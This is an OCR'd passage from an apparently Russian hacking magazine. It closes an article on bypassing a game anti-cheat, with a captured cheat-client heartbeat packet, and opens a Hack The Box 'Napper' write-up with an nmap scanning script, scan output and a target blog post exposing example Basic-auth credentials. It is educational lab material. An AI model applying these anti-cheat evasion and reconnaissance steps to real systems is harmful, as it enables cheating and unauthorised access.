
```
POST / HTTP/1.1
Accept: */*
Connection: close
Content-Length: 182
Content-Type: application/json
Host: localhost:7982
User-Agent: cpp-httplib/0.15.3

{"heartbeat":{"arp":"","blob":{"Game position":"[Placeholder]"},"name":"Placeholder","risk":"0","uptime":
0,"uuid":"6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b"}}HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 36
ETag: W/"24-xRz6OIo+9stqk0KL1YyNszEg8Rg"
Date: Sat, 02 Mar 2024 18:25:46 GMT
Connection: close

{"Placeholder":"Received heartbeat"}
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (583 bytes) Show data as ASCII

Пакет от нашего Quack-ac.exe к Master server

И в результате все прекрасно работает.



```
>>> import requests
>>> r = requests.get('https://aimware.net')
>>> r = requests.get('https://aimware.net')
>>>
```

Финальный результат

ВЫВОДЫ

Наше приключение подошло к концу: мы обошли античит и убедились в том, что, имея навыки реверса и программирования, это совсем не трудно. Безусловно, коммерческие античиты, которые ты встретишь в жизни, будут сложнее: они работают на уровне ядра, накрыты протекторами и могут использовать продвинутые техники обнаружения. Но и их тоже, как ты знаешь, регулярно обходят. Как именно — обсудим в следующий раз!

HTB NAPPER

Napper

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	11 Nov 2023	Hard	40

Реверсим приложение на Go и пишем декриптор при помощи ChatGPT

RalfHacker
hackerralf8@gmail.com

В этом райтапе мы с тобой повысим привилегии в Windows через вскрытое нами приложение на Go. Для этого разберемся с шифрованием, а затем напишем декриптор при помощи ChatGPT. Также на нашем пути встретится бэкдор Naplistener, который мы используем для проникновения в систему.

Наша цель — получение прав суперпользователя на машине Napper с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.240  napper.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for napper.htb (10.10.11.240)
Host is up (0.28s latency).

PORT    STATE SERVICE  VERSION
80/tcp  open  http     Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to https://app.napper.htb
|_http-server-header: Microsoft-IIS/10.0
443/tcp open  ssl/http Microsoft IIS httpd 10.0
|_http-title: Research Blog | Home
|_http-generator: Hugo 0.112.3
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=app.napper.htb/organizationName=MLopsHub/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:app.napper.htb
| Not valid before: 2023-06-07T14:58:55
|_Not valid after:  2023-06-04T14:58:55
|_http-server-header: Microsoft-IIS/10.0
|_ssl-date: 2023-11-27T12:10:02+00:00; +1s from scanner time.
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта

Сканер нашел всего два открытых порта: 80 и 443 — служба Microsoft IIS 10.0. При этом поле `CommonName` сертификата SSL на порте 443 содержит доменное имя, к которому применяется сертификат. Добавляем этот домен в файл `/etc/hosts` и идем смотреть сайт.

```
10.10.11.240 napper.htb app.napper.htb
```



Public research and tutorials

Reverse Engineering Report: Sleeperbot
Apr 8, 2023
Read more →

Unraveling the Enigma: Challenges and Techniques in Reverse Engineering Golang-Based Malware
Apr 8, 2023
Read more →

Unraveling the Secrets of .NET: A Wild Ride into Malware Research and .NET Reverse Engineering
Apr 4, 2023
Read more →

Enabling SSL on IIS Using PowerShell: A Step-by-Step Guide
Jan 16, 2023
Read more →

A Step-by-Step Guide to Enabling SSL on IIS
Jan 10, 2023
Read more →


Next →

2023 © NapperHTB | Archie Theme | Built with Hugo

Главная страница сайта

ТОЧКА ВХОДА

На главной странице много постов. Внимательно изучаем их и находим инструкцию по Basic-аутентификации на каком-то ресурсе. В инструкции указаны учетные данные.



Step 4: Disable Anonymous Authentication (Optional)

If you want to enforce Basic Authentication and disable anonymous access to your website, run the following command:

```
onymousAuthentication" -Name "enabled" -Value "False" -PSPath "IIS:\Sites\app.napper.htb"
```

This command disables the Anonymous Authentication for the specified website.

Step 5: Apply Changes

To save the modifications and apply the changes to your website, run the following command:

```
Invoke-WebRequest -Uri "http://localhost/iisadmin/stop" -Method POST
```

This command stops and restarts the IIS service, ensuring that the changes take effect.

Step 6: Add a User Account (Optional)

If you want to add a user account for Basic Authentication, run the following command:

```
LocalUser -Name "example" -Password (ConvertTo-SecureString -String "ExamplePassword" -As
```

Important: Replace "example" with the desired username and "ExamplePassword" with the desired password. This command creates a new local user account on the server.

Step 7: Test Basic Authentication

To test if Basic Authentication is functioning correctly on your website, follow these steps:

1. Open a web browser and navigate to your website, "app.napper.htb."
2. You should be prompted with a login dialog box requesting your credentials.

